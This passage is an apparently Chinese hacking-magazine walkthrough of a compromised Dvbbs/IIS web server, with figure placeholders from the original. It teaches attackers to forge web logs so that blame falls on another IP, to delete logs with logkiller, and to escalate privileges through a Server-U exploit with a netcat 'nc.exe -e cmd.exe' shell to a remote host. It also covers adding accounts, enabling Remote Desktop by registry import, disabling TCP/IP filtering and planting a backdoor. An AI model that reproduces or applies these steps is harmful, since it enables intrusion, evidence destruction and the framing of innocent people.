可是有很多东西的，我们进行入侵之后下载动网数据库查看记录(如图4)，包括你的动作，你的目的，你的IP都在呢。最好不要做太多的动作，因为如果你发帖子的话还会在另外的表里面记录你的IP。还有个东西就是杀毒软件，这里我们没有遇到，但是如果你的马上传之后被杀了，很有可能是被杀毒软件杀掉了，它有自己的独立日志，进入主机之后也要注意，很有可能暴露你的入侵痕迹。




图4 记录详情

清除：首先要清除的当然是Web日志了，他记录了我们所有的动作。以前有很多的擦除日志程序，有个批处理甚至是把服务停掉，然后把那几个记录文件全部删除；也有程序直接把所有日志全部清除的。这样做有点问题，如果你想让别人找不到你，你可以那样做，但是简单的删除并不能说明别人找不到你，有些软件可以很好的把删除的文件恢复过来。我推荐的做法是将我们的IP擦除就可以了，或者可以写个将包含指定IP就删除掉该行记录的程序。我这里有个将指定IP替换为另外IP的批处理，在命令行下执行格式如下：

```
cmd.exe /v:on /c "replace.bat 路径 文件类型 你的IP 伪造的IP"
\\ 延缓后面的变量并在批处理中使用 \\
```

其中路径Web日志存储的位置。一般都是默认的，但是也有管理员更改了默认的选项，在IIS选项里可以看到。记得先停止IIS服务，替换完成之后再启动IIS服务，执行之后看看日志如图5，这样之后就可以嫁祸给别人了。或者你认为管理员对日志不重视，你可以用logkiller.exe这个小软件，执行效果如图6所示。很干脆但是也很危险，这样一来管理员就知道被入侵了。这是我们得到权限的情况下这么做，如果我们最后还是只能得到web权限，如何清理我们的日志呢？推荐大家使用大量的代理去反复访问这个网站，日志足够多的话管理员想查找真正的入侵者就不那么容易了。至于我们在动网程序里留下的痕迹，可以将与我们有关的东西删除然后覆盖掉原来的就可以了，但是也不可以被忽视，即使你只是拿web权限，如果想掩盖入侵痕迹还是要这样做的。




图5 查看日志




图6 logkiller删除日志

四 提升权限

动作：我们利用手上的木马探测了系统的信息，发现主机可以执行命令，执行命令如图7，呵呵，再执行netstat -an发现还有43958端口，不就是前阵子找肉鸡时常用的Server-u的默认管理端口么？




图7 net start查看服务

马上找出我们的利用工具上传上去。为了避免麻烦，直接传到**c:\winnt\system32\inetsrv\data**下吧！这样的管理员应该不在这里设置权限，默认是有权限的。然后在我们的webshell命令里执行：

```
c:\winnt\system32\inetsrv\data\f.exe "c:\winnt\system32\inetsrv\data\nc.exe -e cmd.exe ip 9999" \\ 溢出serveru并且绑定cmdshell到ip的9999端口
```

成功了哦！于是得到了一个cmdshell（如图8），是Server-u的权限也就是系统权限的哦！哈哈，现在是最高权限了，加了个用户。




图8 添加一个账户

当然不会在这里就停止的，我要拿他的3389。从开始的net start命令中我们没有看到终端打开，看来要我们来给他开了，呵呵。利用webshell上传sc.exe到他的机器的inetsrv目录上（尽量

让工具集中在一个目录，至于为什么后面会讲到)，这个东西操作服务很方便，这里是直接打开终端服务，打开之前讲我们已经把配置好的注册表文件导入进去：

```
    regedit /s c:\winnt\system32\inetsrv\data\1.reg              \\安静模式导入3389的注册表配置文件\\
    regedit /s c:\winnt\system32\inetsrv\data\2.reg
    sc config termservice start= auto \\设置termservice自启动\\
    iisreset /reboot         \\重起机器\\
```

等等，还是先不要重启动的好，不要忘记我们还没有看到防火墙，但是开始却被阻止了很多端口，应该是Tcp/ip筛选呵，所以还是先写个注册表把他给停掉吧！嘿嘿~~~regedit -e 出他的Tcp/ip注册表文件，将EnableSecurityFilters处改为0，上传改好的注册表文件上去，再regedit /s导入，HOHO！可以重起了。不过，尽量让重起这些大动作少点，除非你想早点被发现！哈哈，ping -t 202.118.193.*到终于有响应了，迅速用登陆器连上去！这下子没有被阻止了(如图9)。再用可爱的终端登陆，搞定，呵呵。




图9 终端登陆窗口

痕迹：我们利用了Server-U的本地缺陷提升了权限得到Cmdshell，这些完全是正常的操作，除了一些访问木马的信息之外没有被记录什么。但是得到Cmdshell后我们尝试开启终端，并且屏蔽了Tcp/Ip策略，执行iisreset /reboot命令让主机重新启动一次，这在主机的日志系统中肯定留下了关键的信息，后来验证为如图10。如果本地安全策略里指定了某些项目的记录，我们暴露的危险更大。所以进入主机之后，我们要注意对方的日志系统。终端服务是我们开启的，而“终端服务”默认没有日志记录。进入主机之后详细的研究下主机的日志绝对没有坏处。

清除：我们可以在3389管理工具的日志里将安全日志等删除，幸福的是一般的管理员都会默认，所以安全日志没有打开，或者没有更改日志大小，早就被填满了。而系统日志这里没有什么重要的信息，如你的IP等被记录就不用擦了，完全的删除反倒更惹人怀疑。你也可以使用上面提到的LogKiller.exe这个工具，不过不推荐使用，此地无银的事不要做。除了日志还有我们上传的文件都要删除，我们现在是system权限了，所以可以转移到其他的深层目录，能做到一点痕迹不留最好了。




图10 事件属性

五 享受战果

动作：权限取得了，进入了肉鸡，入侵算是完成，不过还是要看看我们的肉鸡上到底有些什么好东西啊。在他机器的硬盘随便逛了下，都是些资料和网页文件，没什么意思。不过看到可以上网，网速还不错，我就上了我们的非安全网站发了几个帖子，呵呵。再从自己的站点上下载了后门并且配置好，这机器以后就随我摆布了哦！

痕迹：这些也许大家认为没什么，其实这里暴露的痕迹也很大的。我们是用3389用户Jnc登陆的，这里不说jnc这个用户的隐蔽性，如果你在图形界面下登陆的话会产生一个C:\Documents and Settings\jnc的文件夹，保存你的一些设置。如果管理员发现这个文件的话感觉会怎么样？更恐怖的是这个文件夹下的一些文件，如C:\Documents and Settings\jnc\rencent，由于是系统和隐藏属性的，里面记录了你最近访问过的文件(如图11)。

